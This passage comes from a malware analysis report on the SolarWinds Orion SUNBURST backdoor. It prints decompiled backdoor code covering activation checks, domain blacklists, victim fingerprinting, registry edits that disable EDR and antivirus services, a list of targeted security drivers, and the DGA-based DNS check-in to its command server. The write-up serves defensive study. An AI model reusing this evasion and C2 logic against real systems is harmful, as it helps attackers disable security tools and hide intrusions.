The method is legitimately used by Orion to ensure the status of the reports queue of the platform in order to start, resume or truncate a report. However, the attacker abused this function integrating it into the backdoor setup process.

Under this new and malicious role, the function enumerates the value stored in the configuration saved onto the System, the default value is "***4***", which defines a case where the backdoor is running for the first time, but there are other possible values as illustrated in the code:

```
public static bool ReadReportStatus(out OrionImprovementBusinessLayer.ReportStatus status)
{
    try
    {
        string s;
        int num;
        if (OrionImprovementBusinessLayer.ConfigManager.ReadConfig(OrionImprovementBusinessLayer.reportStatusName, out s) && int.TryParse(s, out num))
        {
            switch (num)
            {
            case 3:
            {
                status = OrionImprovementBusinessLayer.ReportStatus.Truncate;
                bool result = true;
                return result;
            }
            case 4:
            {
                status = OrionImprovementBusinessLayer.ReportStatus.New;
                bool result = true;
                return result;
            }
            case 5:
            {
                status = OrionImprovementBusinessLayer.ReportStatus.Append;
                bool result = true;
                return result;
            }
            }
        }
    }
```

Insert a figure caption here

The value ***3*** and ***5*** correspond to the condition "***Truncate***" and "***Append***".

These values are used by the malware to determine specific conditions; "***Truncate***" means the backdoor must terminate immediately, while the "***Append***" condition tells the backdoor it has run previously on the system, but exited for the presence of predetermined conditions such as an active Antivirus.

```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
                if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
                {
                    OrionImprovementBusinessLayer.DelayMin(0, 0);
                    OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                    if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInvalidName(OrionImprovementBusinessLayer.domain4))
                    {
```

Figure 15: Truncate statement

In presence of a status like "***New***" or "***Append***" the process continues, and the next check is the System's Domain. This check is based on the local domain configured in the system; the result is compared with a hardcoded blacklist of 13 domains:

```
// Token: 0x0400002C RID: 44
private static readonly ulong[] patternHashes = new ulong[]
{
    1109067043404435916uL,
    1526798067892916041 2uL,
    8381292265993977266uL,
    3796405623695665524uL,
    8727477769544302060uL,
    1073412700424487977 0uL,
    1107328331110454169 0uL,
    4030236413975199654uL,
    7701683279824397773uL,
    5132256620104998637uL,
    5942282052525294911uL,
    4578480846255629462uL,
    1685895597814640664 2uL
};
```

Figure 16: Domain blacklist

If we decode the blacklist, we will notice the corresponding domains:

```
private static readonly ulong[] patternHashes = new ulong[]
	{
		1109067043404435916uL,		//swdev.local
		1526798067892916041 2uL,	//swdev.dmz
		8381292265993977266uL,		//lab.local
		3796405623695665524uL,		//lab.na
		8727477769544302060uL,		//emea.sales
		1073412700424487977 0uL,	//cork.lab
		1107328331110454169 0uL,	//dev.local
		4030236413975199654uL,		//dmz.local
		7701683279824397773uL,		//pci.local
		5132256620104998637uL,		//saas.swi
		5942282052525294911uL,		//lab.rio
		4578480846255629462uL,		//lab.brno
		1685895597814640664 2uL		//apac.lab
	};
```

As many security researchers before me have said, the following domains:

```
swdev.local
swdev.dmz
saas.swi
```

are probably linked with SolarWinds internal subdomains (for example, "***swi***" is probably corresponding to "SolarWinds Internal" subdomain). If this is true, that confirms the attacker knew the internal naming convention of SolarWinds, and most likely was able to access the company and its development department. This check is composed of the blacklist and another small segment of code, defined by two strings:

```
// Token: 0x0400002D RID: 45
private static readonly string[] patternList = new string[]
{
    OrionImprovementBusinessLayer.ZipHelper.Unzip("07DP1NSIjkvUrYqtidPUKEktLoHzVTQB"),
    OrionImprovementBusinessLayer.ZipHelper.Unzip("07DP1NQozs9JLCrPzEsp1gQA")
};
```

Figure 17: additional blacklisted strings for hostname

The corresponding values to the decoded hash are the following expressions:

```
private static readonly string[] patternList = new string[]
{
	"(?i)([^a-z]|^)(test)([^a-z]|$)"
	"(?i)(solarwinds)"
};
```

In conclusion, this check blocks the execution of the backdoor in presence of specific subdomains and specific hostnames ("***test***" and "***solarwinds***").

After this check, the backdoor verifies the first available active network card configuration (no loopbacks allowed) to generate a unique identifier (GUID) for the system, as illustrated below:

```
// Token: 0x06000054 RID: 84 RVA: 0x00004D9C File Offset: 0x00002F9C
private static string ReadDeviceInfo()
{
    try
    {
        IEnumerable<NetworkInterface> arg_24_0 = NetworkInterface.GetAllNetworkInterfaces();
        Func<NetworkInterface, bool> arg_24_1;
        if ((arg_24_1 = OrionImprovementBusinessLayer.<>c.<>9__59_0) == null)
        {
            arg_24_1 = (OrionImprovementBusinessLayer.<>c.<>9__59_0 = new Func<NetworkInterface, bool>(OrionImprovementBusinessLayer.<>c.<>9.<ReadDeviceInfo>b__59_0));
        }
        IEnumerable<NetworkInterface> arg_48_0 = arg_24_0.Where(arg_24_1);
        Func<NetworkInterface, string> arg_48_1;
        if ((arg_48_1 = OrionImprovementBusinessLayer.<>c.<>9__59_1) == null)
        {
            arg_48_1 = (OrionImprovementBusinessLayer.<>c.<>9__59_1 = new Func<NetworkInterface, string>(OrionImprovementBusinessLayer.<>c.<>9.<ReadDeviceInfo>b__59_1));
        }
        return arg_48_0.Select(arg_48_1).FirstOrDefault<string>();
    }
    catch (Exception)
    {
    }
    return null;
}
```

Figure 18: Unique ID parameter definition

Once we decode the fragment, we can better understand the logic behind it:

```
return (from nic in NetworkInterface.GetAllNetworkInterfaces()
        where nic.OperationalStatus == OperationalStatus.Up && nic.NetworkInterfaceType != NetworkInterfaceType.Loopback
        select nic.GetPhysicalAddress().ToString()).FirstOrDefault();
```

The GUID is created within the method ***OrionImprovementBusinessLayer.GetOrCreateUserID()***, and is an 8-byte value made up of the victim's domain name, MAC address and MachineGUID, which is read from the registry:

```
HKLM\Software\Microsoft\Cryptography\MachineGuid
```

These three pieces of information are concatenated and hashed using the MD5 algorithm.

The MD5 value is then "cut" into 2 parts and XORed (where 1st byte is XORed with the 9th byte; 8th byte is XORed with 16th byte). At the end of the process an 8-byte irreversible unique identifier is created.

Let's get back to the initialize method to understand where we are now:

```
// SolarWinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer
// Token: 0x0600004E RID: 78 RVA: 0x00004574 File Offset: 0x00002774
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941uL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
                if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
                {
                    OrionImprovementBusinessLayer.DelayMin(0, 0);
                    OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                    if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInvalidName(OrionImprovementBusinessLayer.domain4))
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
                        {
                            OrionImprovementBusinessLayer.DelayMin(0, 0);
                            OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
                            OrionImprovementBusinessLayer.Update();
                            OrionImprovementBusinessLayer.instance.Close();
                        }
                    }
                }
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 19: Initialize method: GetOrCreateUserID function

The GUID creation is defined as ***GetOrCreateUserID***:

```
// Token: 0x06000055 RID: 85 RVA: 0x00004E14 File Offset: 0x00003014
private static bool GetOrCreateUserID(out byte[] hash64)
{
    string text = OrionImprovementBusinessLayer.ReadDeviceInfo();
    hash64 = new byte[8];
    Array.Clear(hash64, 0, hash64.Length);
    if (text == null)
    {
        return false;
    }
    text += OrionImprovementBusinessLayer.domain4;
    try
    {
        text += OrionImprovementBusinessLayer.RegistryHelper.GetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip("8/
          B2jYz38Xd29In3dXT28PRzjQn2dwsJdwxyjfHNTC7KL85PK4lxLqosKMlPL0osyKgEAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip("801MzsjMS3UvzUwBAA=="), "");
    }
    catch
    {
    }
    using (MD5 mD = MD5.Create())
    {
        byte[] bytes = Encoding.ASCII.GetBytes(text);
        byte[] array = mD.ComputeHash(bytes);
        if (array.Length < hash64.Length)
        {
            return false;
        }
        for (int i = 0; i < array.Length; i++)
        {
            byte[] expr_90_cp_0 = hash64;
            int expr_90_cp_1 = i % hash64.Length;
            expr_90_cp_0[expr_90_cp_1] ^= array[i];
        }
    }
    return true;
}
```

Figure 20: GetOrCreateUserID definition

Once the GUID has been calculated, the backdoor can begin its network operations while it enumerates the Operating System in parallel.

In this phase, the malware checks the active processes in the System and checks them against two blacklists related to “processes” and “drivers”, again these blacklists are encoded with FNV-1A and fixed value XOR:




Figure 21: List of application and driver hashes

The check is extremely detailed and the developer of the backdoor included very specific applications such as API Monitor and LordPE, applications typically used by malware analysts, as well as EDR, Antivirus and many other Malware Analysis tools.

If any of these processes are present, the backdoor will access the Registry on the following path:

```
HKLM\SYSTEM\CurrentControlSet\services
```

And proceed to modify its permissions, granting itself full control in order to disable the blacklisted process or service. This can be seen in the following portion of code:

```
public static void SetAutomaticMode()
{
    try
    {
        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(OrionImprovementBusinessLayer.ZipHelper.Unzip("C44MDnH1jXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBgA=")))
        {
            string[] subKeyNames = registryKey.GetSubKeyNames();
            for (int i = 0; i < subKeyNames.Length; i++)
            {
                string text = subKeyNames[i];
                OrionImprovementBusinessLayer.ServiceConfiguration[] svcList = OrionImprovementBusinessLayer.svcList;
                for (int j = 0; j < svcList.Length; j++)
                {
                    OrionImprovementBusinessLayer.ServiceConfiguration serviceConfiguration = svcList[j];
                    if (serviceConfiguration.stopped)
                    {
                        OrionImprovementBusinessLayer.ServiceConfiguration.Service[] svc = serviceConfiguration.Svc;
                        for (int k = 0; k < svc.Length; k++)
                        {
                            OrionImprovementBusinessLayer.ServiceConfiguration.Service service = svc[k];
                            try
                            {
                                if (OrionImprovementBusinessLayer.GetHash(text.ToLower()) == service.timeStamp)
                                {
                                    if (service.started)
                                    {
                                        OrionImprovementBusinessLayer.RegistryHelper.SetKeyPermissions(registryKey, text, true);
                                    }
                                    else
                                    {
                                        using (RegistryKey registryKey2 = registryKey.OpenSubKey(text, true))
                                        {
                                            if (registryKey2.GetValueNames().Contains(OrionImprovementBusinessLayer.ZipHelper.Unzip("Cy5JLCoBAA==")))
                                            {
                                                registryKey2.SetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip("Cy5JLCoBAA=="), service.DefaultValue, RegistryValueKind.DWord);
                                            }
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
```

Figure 22: Instructions to disable blacklisted services/programs

Once we decode the parameters, we can better understand the procedure:

```
bool result = false;
using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\services"))
{
        string[] subKeyNames = registryKey.GetSubKeyNames();
        foreach (string text in subKeyNames)
        {
            foreach (ServiceConfiguration.Service in service in svcList)
                try
                {
                   if (GetHash(text.ToLower()) == service.timeStamp)
                   {
                          if (service.started)
                          {
                              result = true;
                              RegistryHelper.SetKeyPermissions(registryKey, text, reset: false);
                          }
                          else
                          {
                                    using (RegistryKey registryKey2 = registryKey.OpenSubKey(text, writable: true))
                                    {
                                              if (registryKey2.GetValueNames().Contains("Start"))
                                              {
                                                        registryKey2.SetValue("Start", 4, RegistryValueKind.Dword);
                                                        result = true;
                                              }
                                    }
                          }
```

Figure 23: Decoded instructions to disable blacklisted services/programs

Once these checks are completed, and if one or more blacklisted processes or services have been disabled, the backdoor will call the ***ReportWatcherPostpone*** method via ***OrionImprovementBusiness Layer.ConfigManager*** to save its modifications and restart the setup process (changing the value of configuration Report to "***Append***"). This operation ensures that the backdoor

will be fully active, only when all the security measures in the System are disable or are not impeding its actions.

While completing these operations, the malware will modify the value of the parameter ***ServiceStatus*** (the base value is "***250***") to keep track of any modification:

```
public static bool WriteServiceStatus()
        {
        if (ReadServiceStatus(_readonly: true))
        {
                int num = 0;
                for (int i = 0; i < svcList.Length; i++)
                {
                        num |= (svcList[i].stopped ? 1 : 0) << i;
                }
                return WriteConfig(serviceStatusName, (num * 5 + 250).ToString());
                }
                return false;
        }
```

Insert Figure Caption Here

This additional check keeps track of the number of processes or services modified by the backdoor.

If no modifications are made, the malware will query the System drivers via WMI (***Select * From Win32_SystemDriver***) to locate any Security-related driver and will compare the result with another blacklist:




Figure 24: Drivers' blacklist

The decoded list clarifies what EDR drivers are blacklisted:

```
private static readonly ulong[] configTimeStamps = new ulong[]
        {
        17097380490166623672UL      /* cybkerneltracker.sys (CyberArk - EDR) */,
        15194901817027173566UL      /* atrsdfw.sys (Altiris / Symantec - EDR) */,
        12718416789200275332UL      /* eaw.sys (Raytheon Cyber Solutions - EDR) */,
        18392881921099771407UL      /* rvsavd.sys (OPSWAT / CJSC Returnil - EDR) */,
        3626142665768487764UL       /* dgdmk.sys (Verdasys - EDR) */,
        12343334044036541897UL      /* sentinelmonitor.sys (SentinelOne - EDR) */,
        39778096085546266 9UL       /* hexisfsmonitor.sys (Hexis Cyber Solutions - EDR) */,
        6943102301517884811UL       /* groundling32.sys (Dell Secureworks - EDR) */,
        13544031715334011032UL      /* groundling64.sys (Dell Secureworks - EDR) */,
        11801746708619571308UL      /* safe-agent.sys (SAFE-Cyberdefense - EDR) */,
        18159703063075866524UL      /* crexecprev.sys (Cybereason - EDR) */,
        835151375515278827UL        /* psepfilter.sys (Absolute Software - EDR) */,
        16570804352575357627UL      /* cve.sys (Absolute Software Corp. - EDR) */,
        16144657739388429 03UL      /* brfilter.sys (Bromium - App allowlisting) */,
        12679195163651834776UL      /* brcow_x_x_x_x.sys (Bromium - App allowlisting) */,
        2717025511528702475UL       /* lragentmf.sys (LogRhythm - EDR) */,
        1798463297801287480 3UL     /* libwamf.sys (OPSWAT - EDR development) */
        };
```

Figure 25: Decoded drivers' blacklist

Again, the presence of any of these drivers prevents the completion of the setup and will force the backdoor to disable the driver via Registry key before restarting the setup process.

Once all the checks are completed successfully, the backdoor thread will call for the following Domain resolution:

```
api.solarwinds.com
```

If successful, the backdoor is active and will start to check-in with its C2.

In conclusion, the malware has several conditions that must be met prior to its activation. This ensures that the backdoor is only executed in specific circumstances as predefined by the malware authors. If, during the setup, any of the checks fail, the backdoor exits or modifies the system before retrying. This aspect is one of the key differentiators between APT attackers and sophisticated cybercriminals.

At the end of the setup, the backdoor is ready to check-in to its C2 using the main protocol for this, DNS.

The Backdoor Communications

Once the "pre-flight" checks are completed successfully, the backdoor will phone home to its C2 to receive instructions/commands that will be parsed and then passed to the job engine. The initial check-in is based on DNS queries and the commands are passed via HTTP/HTTPS sessions. The C2 domains contacted are defined via a DGA (Domain Generation Algorithm) algorithm integrated into the backdoored code. Operationally, we need to separate the check-in phase, which are based on DNS queries, from the active beacon communication phase, which are based on HTTP/HTTPS.

The DNS Check-In

OrionImprovementBusinessLayer.Update() is the method that calls the respective functions to manage strings injected into the DNS traffic and handle the DNS responses received. The method is linked with an object named "***DnsRecords***", the container of all the data managed by the backdoor in the DNS phase:




Figure 26: DnsRecords fields

This piece of code is hidden, underlining once more the cautious approach used by the malware developer.

The ***DnsRecords*** is linked with the DGA algorithm ("Domain Generation Algorithm"). The DGA is used is to generate a "pseudo-random" Domain that will define the operational status of the machine based on the check carried out during the setup stage via **ReportWatcherRetry**. We called the DGA generated domain "pseudo-random" because it is partially calculated by the DGA algorithm and partially hardcoded in the malware, as we will see later.

As mentioned, apart from the terminating case "***Truncate***", there are other two possible values: "***New***" and "***Append***". If the state is "***New***", the malware proceeds as follows:

1. Encode the domain name of the machine (base32).
2. Encode the GUID to generate the high bit of the session key and encode it (base32).

3. Segment the encoded domain name by adding the first character of the GUID and encoding the result (base32).
4. Create the DGA domain name by mixing the encoded session key (step 2), the segments (step3), and the domain name of the machine (step1) to create a final "***hostname***".

We can find this procedure in the following snippet:

```
if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
{
    hostName = ((addressFamilyEx == OrionImprovementBusinessLayer.AddressFamilyEx.Error) ? cryptoHelper.GetCurrentString() : cryptoHelper.GetPreviousString(out flag2));
}
else
{
    if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Append)
    {
        break;
    }
    hostName = (flag3 ? cryptoHelper.GetNextStringEx(dnsRecords.dnssec) : cryptoHelper.GetNextString(dnsRecords.dnssec));
}
```

Figure 27: DnsRecord value creation process

To better clarify, the decoded structure is:

```
if (status == ReportStatus.New)
{
	hostName = ((addressFamilyEx == AddressFamilyEx.Error) ? cryptoHelper.GetCurrentString()
	: cyptoHelper.GetPreviousString(out last));
}
else
{
	if (status != ReportStatus.Append)
	{
		break;
	}
	hostName = (flag2 ? cryptoHelper.GetNextStringEx(dnsRecords.dnssec) :
	cryptoHelper.GetNextString(dnsRecords.dnssec));
}
```

Insert Figure Caption Here

If the **`ReportWatcherRetry`** status is "***New***", the malware considers its process as running for the first time, and the method ***`GetPreviousString`*** collects the "***hostname***" from the DGA and proceeds as illustrated above.

On the fourth step of the procedure, the DNS record generated will be spliced with four main domain names and it will be used to create DNS queries sent by the backdoor. The Domain names are composed by the following structure:

```
${GUID:16byte}${Encoded_AD_domain}.appsync-api.${region}.avsvmcloud.com
```

The "region" field has the following values:

- eu-west-1
- us-west-2
- us-east-1
- us-east-2

Any resolved query will be checked for the CNAME record and its content will be saved in the ***`DnsRecords`*** context in the fields reported in Figure 26.

If one or more of these queries fail, a counter linked to a ***`Sleep`*** function will be started and the backdoor process will be restarted after a random delay between **`7`** and ***`9`*** hours, as illustrated by the following piece of code:

```
case OrionImprovementBusinessLayer.AddressFamilyEx.Error:
    dnsRecords.A = random.Next(420, 540);
    break;
```

Figure 28: Query failure handling function showing the Sleep time

Any successful DNS resolution message will be checked for the ***CNAME*** field. If the resolution does not include a ***CNAME***, the last two bytes of the response, related to the IP Address, will be saved in the ***DnsRecords*** object as parameters:

- ***Length*** field (the backdoor will use it as "proxy-type")
- ***Type*** field (used to define the URL used by the backdoor on the active communication phase and the encoding method expected by the C2).
- ***A*** field (used to define the time between each DNS query).

The result is checked against another blacklist illustrated below:

```
private static readonly OrionImprovementBusinessLayer.IPAddressesHelper[] nList = new OrionImprovementBusinessLayer.IPAddressesHelper[]
{
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzTQA0MA"), OrionImprovementBusinessLayer.ZipHelper.Unzip("MzI11TMAQQA="),
      OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzQ30jM00zPQMwAA"), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMyMdADQgA="), OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("M7Q00jM0s9Az0DMAAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMCYgM9AwA="), OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzIy0TMAQQA="), OrionImprovementBusinessLayer.ZipHelper.Unzip("MzIx0ANDAA=="),
      OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("S0s2MLCyAgA="), OrionImprovementBusinessLayer.ZipHelper.Unzip("S0s1MLCyAgA="),
      OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("S0tNNrCyAgA="), OrionImprovementBusinessLayer.ZipHelper.Unzip("S0tLNrCyAgA="),
      OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("S0szMLCyAgA="), OrionImprovementBusinessLayer.ZipHelper.Unzip("S0szMLCyAgA="),
      OrionImprovementBusinessLayer.AddressFamilyEx.Atm),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzHUszDRMzS11DMAAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TOCYgMA"), OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzfRMzQ00TMy0TMAAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMCYRMLPQMA"), OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzQ10TM0tNAzNDHQMwAA"), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TOCYgMA"), OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzI01zM0M9Yz1zMAAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TOCYgMA"), OrionImprovementBusinessLayer.AddressFamilyEx.Ipx),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzLQMzQx0ANCAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMyNdEz0DMAAA=="), OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("szTTMzbUMzQ30jMAAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TOCYgMA"), OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzQ21DMystAzNNIzAAA="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMCVyM9AwA="), OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzQx0bMw0zMyMtMzAAA="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TOCYgMA"), OrionImprovementBusinessLayer.AddressFamilyEx.ImpLink),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("s9AztNAzNDHRMwAA"), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMCYxM9AwA="), OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("M7TQMzQ20ANCAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMCYgM9AwA="), OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("MzfUMzQ10jM11jMAAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TOCYgMA"), OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("s7TUM7fUM9AzAAA="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMCYgM9AwA="), OrionImprovementBusinessLayer.AddressFamilyEx.NetBios, true),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("szDXMzK20LMw0DMAAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TMCYRMLPQMA"), OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
    new OrionImprovementBusinessLayer.IPAddressesHelper(OrionImprovementBusinessLayer.ZipHelper.Unzip("M7S01DMyMNQzNDTXMwAA"), OrionImprovementBusinessLayer.ZipHelper.Unzip
      ("MzI11TOCYgMA"), OrionImprovementBusinessLayer.AddressFamilyEx.NetBios),
